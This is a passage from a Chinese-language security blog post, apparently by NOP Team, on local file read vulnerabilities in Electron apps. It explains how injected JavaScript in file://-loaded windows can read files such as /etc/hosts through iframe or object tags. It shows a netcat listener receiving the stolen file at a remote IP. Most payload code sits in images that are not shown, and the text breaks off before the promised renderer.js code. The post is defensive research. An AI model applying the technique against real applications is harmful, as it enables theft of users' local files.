Electron Security


本地文件读取漏洞

NOP Team


本地文件读取漏洞 | Electron 安全

0x01 简介


大家好，今天和大家讨论一下关于本地文件读取漏洞，我们都知道，在浏览器里直接输入本地地址，例如 `file:///etc/hosts` 会在浏览器里直接加载，最常见的可能就是用浏览器打开 PDF 文件



既然浏览器窗口可以读取本地文件，那页面中的这些标签是不是也可以呢?



当页面不是 `file://` 协议时加载时，内部的元素不可以加载本地文件，当页面是 `file://` 协议加载时，内部元素可以加载本地文件




所以在 Web 领域，这不是什么问题，但到了 `Electron` 领域就不一样了，如果 `Electron` 配置了禁止 `Node.js` 执行，上下文隔离，此时还能造成的较大的危害就是读取本地的文件了

毕竟，大部分 `Electron` 程序都是通过加载本地文件创建窗口的，如何配合 `JavaScript` ，是不是可以直接打到窃取文件的效果呢?


我们今天针对这件事展开探究

0x02 通过 iframe 窃取文件


场景为当 `Electron` 开发的程序出现 `XSS` 或者说就是允许 `JavaScript` 在前端执行，此时我们测试是否可以将 `/etc/hosts` 文件偷走




正常加载应该没问题



插入 `JavaScript` 尝试窃取其内容




因为是在标签内联事件执行 `JavaScript`，所以需要 `CSP` 允许，我们直接把它关闭了测试





`JavaScript` 成功获取到内容，现在我们尝试将其传输到远程服务器 `192.168.31.26`

```
→  file_read sudo nc -lvvp 80
Listening on 0.0.0.0 80
```



执行测试






成功窃取 `/etc/hosts` 文件

0x02 哪些标签可以利用

1. iframe

`iframe` 标签肯定是可以了

2. objetc



`object` 标签可以

3. embed

> https://developer.mozilla.org/en-US/docs/Web/API/HTMLEmbedElement
>
> https://developer.mozilla.org/en-US/docs/Web/API/HTMLElement

可以加载，但并没有找到可以获取加载的内容的 DOM 属性

4. 其他标签


这么多标签，测试起来时间耗费不起，直接上大杀器，在 `renderer.js` 中，执行以下代码

